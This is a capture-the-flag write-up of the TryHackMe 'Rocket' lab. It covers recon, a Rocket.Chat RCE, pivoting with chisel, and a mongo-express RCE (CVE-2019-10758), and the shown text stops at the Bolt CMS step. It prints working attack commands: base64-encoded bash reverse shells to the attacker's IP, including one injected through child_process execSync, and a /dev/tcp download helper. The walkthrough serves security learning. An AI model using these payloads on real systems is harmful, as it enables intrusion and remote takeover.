TL;DR
In this challenge, we starts with RCE exploit in the rocket chat, and get shell.
Then, find mongo web interface on different host, and exploit RCE to gain access to another host.
There we can find the hash of the admin of Bolt CMS, and gain access to original machine that executes the website, we can grab the user flag.
The last step is is to exploit cap_setuid on /usr/bin/ruby2.5, and to bypass apparmor to gain privilege escalation.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b5:20:37:9f:99:b2:4f:23:ba:3a:43:60:b7:45:c8:62 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCvaKC59kkNsedfYjBk2qJTrzl0n5caYkdrInvhUiXV1Mbg6FvRnxcAW3p7YDhpUW1l4q77iG+F1Szdvam1xot+Cygi5uJ2WoK0zKjtXjUvNAuRAbwpd4RL1UMK35+tHSycuPE+KXirOyh/PrUf4mq3fqPz+Ou/Fr6rwqx8YqAInr91Gj3hAUO8hN6AVWBYZfF8FvQYWasgNlhK79SdhuKzsEGSOM03KAyqHeo5ujIB+orzvGBqYGOPm3wDy6FQMBrJVDHIGmpbienKM9slThwcX2kS2pk/g5mxq/ekiO/6kQSdQaW2/F3+EEjV620EAJafzzwMJJqhLnm7bsPVeK8N
|   256 12:77:83:03:1f:64:bb:40:5d:bf:2c:48:e2:5a:b5:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHBpMdONFmz5LC417afrQcuPjtnNEwH+TQSXXQbIDFNPX2lPpi95fgxCMn44stPZviSan8GKrckCu1iuQ1Z9RZY=
|   256 74:7c:e6:07:78:fc:fd:45:1d:e8:2b:d5:02:66:8e:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIId5VToYxC5fIQqLj4R6b8mkie8RnO5bzU+OE3REsgNt
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: GET POST HEAD
|_http-generator: Bolt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home | Rocket Entertainment
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added rocket.thm to my /etc/hosts
Use RCE exploit in rocket chat to get shell
When we visit the root page, we can see this Rocket Entertainment system.


The extension “Wappalyzer” recognize this is BoltCMS
I used gobuster to find subdomains, and found chat.rocket.thm:
┌──(agonen㉿kali)-[~/thm/Rocket]
└─$ gobuster vhost -u 'http://rocket.thm/' --ad -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --xs 302 -xl 300-400
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://rocket.thm/
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Length:            333,372,386,310,336,341,354,355,356,385,311,313,329,347,374,391,304,319,330,358,362,392,315,320,331,334,357,381,382,395,306,328,343,352,359,360,377,390,305,317,326,348,350,370,375,399,323,340,353,361,365,389,308,325,337,345,351,371,376,387,338,344,368,379,393,398,312,318,339,349,366,378,383,388,332,335,397,303,321,342,346,380,300,322,363,369,394,301,302,316,373,314,324,327,364,367,384,396,400,307,309
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
chat.rocket.thm Status: 200 [Size: 224515]

So, I added this subdomain to my /etc/hosts.
Then, I visited this chat, we can see this page:


I googled an exploit here https://www.exploit-db.com/exploits/50108 that gives me RCE. I don’t know what is the exact version, let’s try our luck:
python3 exploit.py -H http://chat.rocket.thm -u user@rocket.thm -a admin@rocket.thm --ip 192.168.164.248 --port 1337
and set up a listener:
nc -nvlp 1337

After a while, we got our reverse shell:
I pasted the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
Find mongo web interface on different host and exploit RCE to move to this host
When I checked for hosts, we can see we are inside network, and there are more hosts:
rocketchat@c2c82695ecf1:~$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      db f012d09a863c
172.17.0.3      c2c82695ecf1
So, I want to uploaded chisel for port forwarding, and also rustscan for scan the other hosts.
Since there is no curl util on this machine, and also no wget, we’ll use this function to create curl:
function __curl() {
  read -r proto server path <<<"$(printf '%s' "${1//// }")"
  if [ "$proto" != "http:" ]; then
    printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
    return 1
  fi
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [ "${HOST}" = "${PORT}" ] && PORT=80

  exec 3<>"/dev/tcp/${HOST}/$PORT"
  printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
  (while read -r line; do
   [ "$line" = $'\r' ] && break
  done && cat) <&3
  exec 3>&-
}
Just paste it, now you can use __curl as curl.

Now, we can use it to scan:
rocketchat@c2c82695ecf1:~$ /tmp/rustscan -a 172.17.0.4
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/tmp/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 1048476'.
Open 172.17.0.4:8081
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p  ")

[!] Error No such file or directory (os error 2)
We can see port 8081 on 172.17.0.4. Let’s upload chisel to set port forwarding to port 8081.
on local machine:
chisel server --reverse -p 1234
on remote machine, forward 172.17.0.4:8081 to port 8088 on localhost:
/tmp/chisel client 192.168.164.248:1234 R:8088:172.17.0.4:8081

Now, we can check this port:
┌──(agonen㉿kali)-[~/thm/Rocket]
└─$ curl http://localhost:8088/ -v
* Host localhost:8088 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:8088...
* Connected to localhost (::1) port 8088
* using HTTP/1.x
> GET / HTTP/1.1
> Host: localhost:8088
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< X-Powered-By: Express
< WWW-Authenticate: Basic realm="Authorization Required"
< Date: Wed, 31 Dec 2025 12:07:28 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Content-Length: 12
<
* Connection #0 to host localhost left intact
Unauthorized
Okay, we got X-Powered-By: Express. We also now there is some mongo db on port 27017, on the host 172.17.0.2:

Notice that also the env tells us that this is mongo web api:
rocketchat@c2c82695ecf1:~$ env
SHELL=/bin/bash
<REDACTED>
MONGO_WEB_INTERFACE=172.17.0.4:8081
So, this is interface for admin interacting with the mongodb service.
Okay, I googled and found exploit for this admin interface, here https://github.com/masahiro331/CVE-2019-10758.
We need to execute this command to get RCE, I already put the payload for reverse shell using penelope:
curl 'http://localhost:8088/checkValid' -H 'Authorization: Basic YWRtaW46cGFzcw==' --data 'document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDMgMD4mMSkgJg==|base64 -d|bash")'

and we got the reverse shell:
Find password for admin Bolt CMS login and get reverse shell using webshell upload
